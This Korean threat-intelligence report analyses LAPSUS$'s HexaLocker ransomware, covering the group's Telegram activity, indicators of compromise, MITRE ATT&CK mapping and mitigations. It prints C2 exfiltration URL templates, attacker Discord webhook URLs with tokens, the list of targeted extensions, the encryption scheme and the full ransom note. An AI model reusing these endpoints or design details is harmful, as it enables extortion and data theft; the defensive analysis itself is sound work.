국내 대기업도 계정, 소스코드 유출피해
LAPSUS$ 그룹의 자체개발
HexaLocker 랜섬웨어 분석

요약

1. LAPSUS$ 그룹은 2021년 하반기에 최초로 식별,
   각국의 잘 알려진 기업 및 기관을 공격하여 빠르게 유명세를 얻음
2. 피해사례:

피해기업	피해 내용
마이크로소프트	Bing, Bing Maps, Cortana 소스코드 유출
엔비디아	1TB 민감정보 탈취 70,000개 이상의 직원 이메일 주소, NTLM 암호 해시, 소스코드 스크린샷 포함
국내 S사	최신 모델 관련 소스코드 유출
국내 L사	직원 및 서비스 계정들의 모든 해시가 포함된 덤프파일 유출

3. LAPSUS$ 그룹은 텔레그램 채널에서 랜섬웨어 판매중,
   해당 그룹이 개발한 HexaLocker 랜섬웨어에 두 가지 유형 존재

랜섬웨어명	특징
HexaLocker	파일 암호화, 파일 유출 수행
	기존의 LAPSUS$ 랜섬웨어의 랜섬노트와 유사
HexaLocker RaaS	HexaLocker와 기본적인 기능은 동일
	디버깅방지, 가상화환경방지 등 방어 관련 기능 추가

대응 방안

1. Privacy-i EDR과 같은 EDR 제품을 통해 취약점 실행을 행위 기반으로 차단
2. 주요 데이터는 주기적인 백업을 통해 시스템 파괴 시에도 복구가 가능하도록 대비
3. 논리적 망분리를 적용하여 악성코드 PC 유입을 원천 차단
4. AV(패턴기반탐지) + EDR(행위기반탐지) 솔루션
5. PC 취약점을 주기적으로 점검, 보완
6. 신뢰할 수 없는 메일의 첨부파일 실행 금지
7. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결 차단
8. OS나 어플리케이션은 최신 형상 유지


목차

1. 개요

1.1 배경


LAPSUS$ 그룹은 2021년 하반기에 최초로 식별됐다. 각국의 잘 알려진 기업 및 기관을 공격하여 빠르게 유명세를 얻었으며 범행 동기는 금전적 이득으로 밝혀졌다.
2022년, 주요 구성원 및 관련자들이 여러 차례에 걸쳐 체포됐다.

LAPSUS$는 텔레그램을 주 소통 채널로 삼아 활동했다. 2022년 3월 이후 소식이 끊겼으나 지난 2023년 12월, LAPSUS$는 새로운 텔레그램 채널과 트위터 계정을 생성하여 복귀를 알렸다.



[그림 1] LAPSUS$ 공식 텔레그램 채널 구성도


이들이 이전의 LAPSUS$ 멤버 중 일부인지 또는 그들과 연결고리가 있는지는 알 수 없다.
돌아온 LAPSUS$의 멤버는 최소 5명 이상으로 추정되며
최소 3명 이상이 프랑스어를 구사하는 것으로 확인됐다. 이들은 총 4개의 텔레그램 채널을 운영했는데,
그들이 쓴 글, 채팅, 악성코드 등 다양한 곳에서 프랑스어를 확인할 수 있었다.
LAPSUS$ 채널에는 그들이 성공한 디페이스 공격, 탈취한 데이터 등 성과를 위주로 게시했다.



[그림 2] LAPSUS$ 멤버 모집 홍보글


LAPSUS$의 관리자 중 한 명인 ZZART3XX는 LAPSUS$ 채널에
자신이 개발한 랜섬웨어의 광고글을 게시하다가
HexaLocker 랜섬웨어 런칭 이후부터는 직접 채널을 개설하여 광고하고 있으며,
해당 채널에서는 랜섬웨어 광고와 더불어 랜섬웨어를 유포할 계열사를 모집하기도 했다.

Defacers Division 채널과 TDG 채널에서는 디페이스 공격에 대한 내용이 주를 이룬다.
특히 Defacers Division 채널에는 [그림 2]와 같이 LAPSUS$의 멤버를 모집하기 위한
홍보글이 게시되어 있는데, 지원자의 역량을 시험하기 위해 디페이스 공격에 대한
결과물을 제출하는 것을 테스트 조건으로 삼고 있다.



[그림 3] 텔레그램 채널과 개인 계정을 정지당한 LAPSUS$

2024년 9월 중순, LAPSUS$가 운영하던 텔레그램 채널 4개를 포함하여
Sparked, ZZART3XX 등 주요 관리자들의 개인 계정이 돌연 정지당한다.
지난 8월 24일, 텔레그램 CEO 파벨 두로프가 프랑스에서 체포당한 후
이들은 공식 채널에서 계정 운영에 대한 우려를 표한 바 있다.
이들의 계정 정지와 텔레그램 CEO의 체포 사이에 대한 연관성은 미지수이지만,
이를 계기로 LAPSUS$가 소통 채널을 다른 플랫폼으로 옮길 가능성이 높아 보인다.




[그림 4] LAPSUS$ 랜섬웨어 소개글

과거의 LAPSUS$는 랜섬웨어를 개발하여 유포하는 갱단과는 거리가 멀었다.
2023년, CISA에서 발간한 보고서[01]에 따르면 초기 침투 이후 그들의 목표는 데이터 탈취,
디페이스 공격 등이었고 데이터 암호화는 해당되지 않았다.
또한 악성코드를 직접 개발해 판매했다는 사실은 보고된 바가 없었다.

그러나 새로 돌아온 LAPSUS$는 그렇지 않다.
이들의 관리자 중 한 명인 ZZART3XX는 특히 랜섬웨어 개발에 적극적이다.
2024년 3월, ZZART3XX는 직접 개발한 LAPSUS$ 랜섬웨어의 소개글과
데모 영상을 텔레그램 채널 및 깃허브에 게시하여 랜섬웨어에 대한 사용권과 소스코드를 판매했다.

01 https://www.cisa.gov/sites/default/files/2023-08/CSRB_Lapsus%24_508c.pdf




[그림 5] HexaLocker 랜섬웨어 소개글(출처: SYNACKTIV)

2024년 7월 6일, HexaLocker 텔레그램 홍보 채널이 개설되고, 8월 9일에 첫 홍보글이 게시된다.
랜섬웨어는 ZZART3XX가 개발하였으며 Go 언어로 작성되었다.
특이하게도 HexaLocker 랜섬웨어에는 파일 탈취 기능이 포함되었다.
이는 LAPSUS$ 랜섬웨어에는 존재하지 않았던 기능이다.
소만사 악성코드 분석 센터에서 수집한 HexaLocker 랜섬웨어는 크게 두 가지 유형이 존재했다.


[2.1 침해지표 – HexaLocker]은 첫 번째 유형으로 7월 4일부터 7월 14일까지 발견됐다.
CryptoClipper라는 다운로더와 연관된 이 버전은 공격자의 디스코드 서버로부터 내려받아져 실행됐다.
흥미롭게도 LAPSUS$ 랜섬웨어의 데모 영상에서 확인된
랜섬노트의 본문은 이 버전의 랜섬노트와 유사했다.

[2.1 침해지표 – HexaLocker RaaS]는 두 번째 유형으로 7월 27일부터 9월 3일까지 발견됐다.
다른 다운로더와 연관되어 여러 단계로 유포되는 흔적은 발견되지 않았으며
함수명이나 랜섬노트 본문 내용이 전과 완전히 바뀌고 분석/탐지 방지 등 방어와 관련된 기능도 추가됐다.

[그림 6] HexaLocker 관리자 페이지 (대시보드)



[그림 7] HexaLocker 관리자 페이지 (감염PC 목록)



[그림 8] HexaLocker 관리자 페이지 (피해자와 1:1 채팅)

9월 17일, ZZART3XX는 HexaLocker 텔레그램 채널에 개발 진척사항을 추가로 공개했다.
웹 UI를 기반으로 공격자가 감염PC에 대한 현황 및 관리,
피해자와 연락을 할 수 있는 기능을 추가한 모습이다.
기존에는 랜섬노트에 Tox ID를 남겨 피해자가 연락을 할 수 있도록 유도했으나
추후 릴리즈 될 버전은 랜섬노트에 웹 브라우저에서 접속 가능한 대화 채널 링크가 포함될 것으로 추측된다.

2. 정보

2.1 침해지표

① CryptoClipper (HexaLocker 다운로더 유형)

• 86e2317fc3a1ad08adae5a98349fced877cc46b5f1a4e8061461f2b6e8a3c371
• 2c867b05c18335993b82fc8ec54496e76879c3d51ca6f609dd8b143407555890
• hxxps://cdn.discordapp[.]com/attachments/1199413824718118963/1259125927254954024/Fortnite.exe?ex=668a8be6&is=66893a66&hm=c52b88059a5f229f6a64bbdca1cb38cca1a2a84d1922323d9d2557d684c2bc49&
• hxxps://cdn.discordapp[.]com/attachments/1199413824718118963/1259124592308387880/ransom.exe?ex=668a8aa8&is=66893928&hm=194d873fdbdeebdf005db23cd8727d5324c1f57639c4ab1fbf3539e12b59d263&

② HexaLocker

• a873c2cbfff47ad54aebe5ea2eb4b4fa2b892ce5b7405fdf202b14e83e68ae96
• ebb0a4c794ba8ca8c84a84490b30a5cd9f9f764bcda2dd95dd0cc9f0b0267c8a
• 44b1dad14b8e5f6fe6df8af242526647332356304da409ef3adaa4f2f36b32ad
• aec96f89135307253c3cb143b38dfd5a0408d71a17c8796ab7ad317809e55aa0
• 9bee2494d408f463af2ad90edc87da86f3f9c50f572222a486062e8c621b4437
• a9e420c77aa99aa7f9f6b173638f3c5a9c06cc7db4c7bc67ccfeb412890e2fcb
• hxxps://hexalockbeta.000webhostapp[.]com/index.php
• hxxps://hexalockbeta.000webhostapp[.]com/get_password.php
• hxxps://hexalockbeta.000webhostapp[.]com/receive.php
• hxxps://discord[.]com/api/webhooks/1258768913898930306/rctIsQgwuuUEsHdFMdgzuCDXzgtpFv_yKz1aGVa6xKXzqJpTLz5Gv8DxuaSOK_z_Z-Eb
• hxxps://discord[.]com/api/webhooks/1252660306195513378/HDiNvESm8kfLYH7zdmx_saV44Oy-iJgdJdTUzPL3i85xuSmKVJ-jh9UqfnrkHYeR6EYP

③ HexaLocker RaaS

• 87f11be87275147a118544b10396c932dfd7e244cf07826d2707561c8e0f25e8
• d1dc3aa5d2701a9c611126da9b5d1809d1306c24b988325787ce01db15fdf856
• 75601d6fee42e2af8ec80d2c18a9b5fb48466084745d119286ff1a03221a37fa
• 66061d2767b5fe5784a0e01ec3673e3b5ec5b9620dbbd8efe68b50b6caf3e601
• 3a5b125a21a6f27eb7129ae44c9838ff528ed7c8683fbc94581ebbf52e43690a
• be759e58413431dbe40d29ea5e399b1ebbfe75847c19a5a8f2610dab9f78ca8b
• 87c1869871e9be8adaacb41a16c8fff691f86591416a592a77e308c4b7c041be
• 3a97361463a8ce9b56b42223e3d4375aec916c7cb8701a97347390001405ced5
• hxxps://darkslategray-baboon-853641.hostingersite[.]com/index.php
• hxxps://darkslategray-baboon-853641.hostingersite[.]com/receive.php

2.2 MITRE ATT&CK

① Defense Evasion
- (T1497.001) Virtualization/Sandbox Evasion: System Checks
- (T1497.003) Virtualization/Sandbox Evasion: Time Based Evasion
- (T1622) Debugger Evasion

② Discovery
- (T1082) System Information Discovery


③ Collection
- (T1560.002) Archive Collected Data: Archive via Library

④ Exfiltration
- (T1041) Exfiltration Over C2 Channel
- (T1567.004) Exfiltration Over Web Service: Exfiltration Over Webhook

⑤ Impact
- (T1485) Data Destruction
- (T1486) Data Encrypted for Impact

3. 분석

3.1 HexaLocker



[그림 9] HexaLocker 실행 흐름도

```
db 'C:/Users/zzart/Desktop/MalwareDeveloppement/CryptoClipper/Downloa'
                        ; DATA XREF: .rdata:000000000076689C↑o
db 'dExec.go',0
```

[그림 10] 실행파일 내에 하드코딩 된 CryptoClipper 소스코드 경로

Go 언어는 기본적으로 컴파일 후 실행파일 내에
소스코드 파일이나 써드파티 라이브러리 파일 경로 등이 포함되는데,
이로부터 악성코드 개발자 환경에 위치한 소스코드 파일 경로로 보이는 문자열 중
프로젝트명 CryptoClipper를 찾았다.

CryptoClipper는 추가 악성코드를 내려받아 실행하는 다운로더이다.
이 다운로더는 Living Off Trusted Sites(LOTS) 전략을 사용해
널리 사용되는 도메인으로부터 악성코드를 내려받는 특징이 있다.

발견된 유형은 두 가지로, 하나는 개발자의 깃허브 공개 레포지토리에서
오픈소스 인포스틸러 CStealer를 내려받는 유형,
또다른 하나는 미상의 디스코드 서버에서 HexaLocker 랜섬웨어를 내려받는 유형이다.
본 보고서에서는 후자에 대해서만 다룬다.

CryptoClipper 2번 유형은 %TEMP% 폴더 하위에 [a-zA-Z0-9]{8} 형식의 무작위 이름을 가진
폴더를 생성한 뒤, 그 곳에 디스코드 서버로부터 HexaLocker 랜섬웨어를 내려받아 실행한다.

hxxps://cdn.discordapp[.]com/attachments/1199413824718118963/1259124592308387880/**ransom.exe**?ex=668a8aa8&is=**66893928**&hm=194d873fdbdeebdf005db23cd8727d5324c1f57639c4ab1fbf3539e12b59d263&
hxxps://cdn.discordapp[.]com/attachments/1199413824718118963/1259125927254954024/**Fortnite.exe**?ex=668a8be6&is=**66893a66**&hm=c52b88059a5f229f6a64bbdca1cb38cca1a2a84d1922323d9d2557d684c2bc49&

[표 1] HexaLocker 랜섬웨어 다운로드 링크 목록

디스코드 다운로드 링크는 GET 메서드 인수 중 is 값을 통해서
해당 첨부파일이 언제 서버에 업로드됐는지 알 수 있다.
한국시간(UTC+9)을 기준으로 [표 1]의 ransom.exe는 2024년 7월 6일 21시 31분 36초,
Fortnite.exe는 2024년 7월 6일 21시 36분 54초에 업로드됐다.
디스코드 다운로드 링크는 업로드 시점으로부터 24시간까지만 유효하기에 현재는 두 링크 모두 만료됐다.

```
db 'C:/Users/zzart/Desktop/Hexa Locker Ransom/crypter.go',0
                        ; DATA XREF: .rdata:0000000000785D84↑o
```

[그림 11] 실행파일 내에 하드코딩 된 HexaLocker 소스코드 경로

hxxps://hexalockbeta.000webhostapp[.]com/index.php?method=new&hwid=〈HWID〉&computername=〈HOSTNAME〉&ip=192.168.1.1&password=〈RANDOM_PASSWORD〉

[표 2] 감염PC 식별 정보 전송 목적지 C2 URL (1)

감염PC 식별 정보는 두 차례에 걸쳐 C2 서버에 HTTP GET 메서드 인수 형태로 전송된다.
hwid 인수는 wmic csproduct get UUID 명령으로 조회한 SMBIOS UUID 값이고,
password는 [a-zA-Z0-9]{10} 형식의 무작위 문자열이다.
ip는 감염PC의 네트워크 인터페이스 IP주소가 아닌 하드코딩 된 더미값만 보내므로
공격자에게 유의미한 정보는 아니다.

hxxps://hexalockbeta.000webhostapp[.]com/index.php?method=paid&hwid=〈HWID〉&tid=〈TRANSACTION_ID〉

[표 3] 감염PC 식별 정보 전송 목적지 C2 URL (2)

두 번째는 [A-Z0-9]{10} 형식의 무작위 트랜잭션 ID를 추가로 전송한다. 이는 동일한 시스템에 대해 여러 번 감염시켰을 경우를 위한 식별자인 것으로 추측된다.

hxxps://discord[.]com/api/webhooks/1252660306195513378/HDiNvESm8kfLYH7zdmx_saV44Oy-iJgdJdTUzPL3i85xuSmKVJ-jh9UqfnrkHYeR6EYP

[표 4] 파일 전송 목적지 C2 URL

- %USERPROFILE%\Desktop
- %USERPROFILE%\Documents
- %USERPROFILE%\Downloads
- %USERPROFILE%\Pictures
- %USERPROFILE%\Music
- %USERPROFILE%\Videos

HexaLocker의 특징 중 하나는 파일 암호화뿐만 아니라 파일 유출 기능도 함께 가지고 있다는 점이다.
랜섬웨어는 위 6개 폴더 하위에 존재하는 파일을 ZIP 형식으로 압축하여
%TEMP%\Copy.zip 경로에 저장한다.
압축 파일은 디스코드 웹훅 API를 통해 공격자가 관리 중인 디스코드 서버로 전송된다.

.pak, .ps1, .md, .ins, .txt, .jar, .dat, .bmp, .contact, .settings, .mui, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .mka, .mhtml, .oqy, .png, .csv, .py, .sql, .md, .php, .asp, .aspx, .html, .htm, .xml, .psd, .pdf, .xla, .cu, .dae, .indd, .cs, .mp3, .mp4, .dwg, .zip, .rar, .mov, .rtf, .bmp, .mkv, .avi, .apk, .lnk, .di, .dic, .dif, .divx, .iso, .7zip, .ace, .arj, .bz2, .ca, .gzip, .lzh, .tar, .jpeg, .xz, .mpeg, .torrent, .mpg, .core, .pd, .ico, .pas, .d, .wmv, .swf, .cer, .bak, .backup, .accd, .bay, .p7c, .exif, .vss, .raw, .m4a, .wma, .flv, .sie, .sum, .ibank, .wallet, .css, .js, .r, .crt, .xlsm, .xls, .7z, .cpp, .java, .jpe, .ini, .blo, .wps, .docm, .wav, .3gp, .webm, .m4v, .amv, .m4p, .svg, .ods, .bk, .vdi, .vmdk, .onepkg, .accde, .jsp, .json, .gif, .log, .gz, .config, .v, .m1v, .sln, .pst, .obj, .xlam, .djvu, .inc, .cvs, .dbf, .tbi, .wpd, .dot, .dotx, .xltx, .pptm, .potx, .potm, .pot, .xlw, .xps, .xsd, .xsf, .xsl, .kmz, .accdr, .stm, .accdt, .ppam, .pps, .ppsm, .1cd, .3ds, .3fr, .3g2, .accda, .accdc, .accdw, .adp, .ai, .ai3, .ai4, .ai5, .ai6, .ai7, .ai8, .arw, .ascx, .asm, .asmx, .avs, .bin, .cfm, .dbx, .dcm, .dcr, .pict, .rgbe, .dwt, .f4v, .exr, .kwm, .max, .mda, .mde, .mdf, .mdw, .mht, .mpv, .msg, .myi, .nef, .odc, .geo, .swift, .odm, .odp, .oft, .orf, .pfx, .p12, .pl, .pls, .safe, .ta, .vbs, .xlk, .xlm, .xlt, .xltm, .svgz, .slk, .tar.gz, .dmg, .ps, .ps, .tif, .rss, .key, .vo, .epsp, .dc3, .iff, .onepkg, .onetoc2, .opt, .p7, .pam, .r3d, .exe, .bat, .cmd, .dll, .txt, .asm, .flp, .lua

[표 5] 파일 암호화 대상 확장자 목록(총 243개)

파일 탐색 최상위 경로는 C:\Users로 사용자 폴더 하위에 존재하는 파일 중
[표 5]와 일치하는 확장자를 가진 파일을 암호화 대상으로 삼는다.
이 때, 탐색 경로에서 appdata 문자열을 가진 경로는 제외된다.

암호화 알고리즘은 AES-GCM-256을 사용한다.
대칭키는 키 파생 함수 PBKDF2를 사용해 [0-9a-f]{64} 형식의 무작위 비밀번호와
16자 길이의 무작위 솔트를 통해 생성한 SHA-256 해시를 가지고 사용된다.
암호화 된 파일은 .hexalock 확장자가 끝에 추가된다.
만일, 파일 암호화에 실패할 경우 랜섬웨어는 해당 파일을 널 바이트로 덮어쓴다.

======= LAPSUS$ GROUP =======

This is a message from the LAPSUS$ Group | HexaLocker, more precisely from ZZART3XX. The message states that your important files have been encrypted and the only way to recover them is to purchase the decryption key.
The cost of the key is $500 in Monero, and you must pay it within 6 hours to receive the key. In the event of non-payment, your files will be permanently destroyed.
To purchase the decryption key, please contact us at @ZZART3XX on Telegram. Do not try to contact the police or other third parties, as they will not be able to help you. Compliance is mandatory.
If you have any questions or concerns, you can contact us through the email address provided. It is essential to follow these instructions and purchase the decryption key to recover your encrypted files. Failure to do so will result in irreversible damage to your data.

Coinmama - https://www.coinmama.com Bitpanda - https://www.bitpanda.com
Monero (XMR) address:
4A9Dsv7c64Z8f2HYb1TDVR49uV1FePEe54jF6KNSymawUG9JL4jJzxFTsVknWWLTAKWcCQs2mYrDV BjSrXdc1J2XSuGZeFM
Please note that if the computer is turned off, restarted or put to sleep, there will be no way to recover your files.
Make sure to turn off your computer's sleep mode by following the following steps to avoid any interruption to the encryption process.

[표 6] HexaLocker 랜섬노트 본문

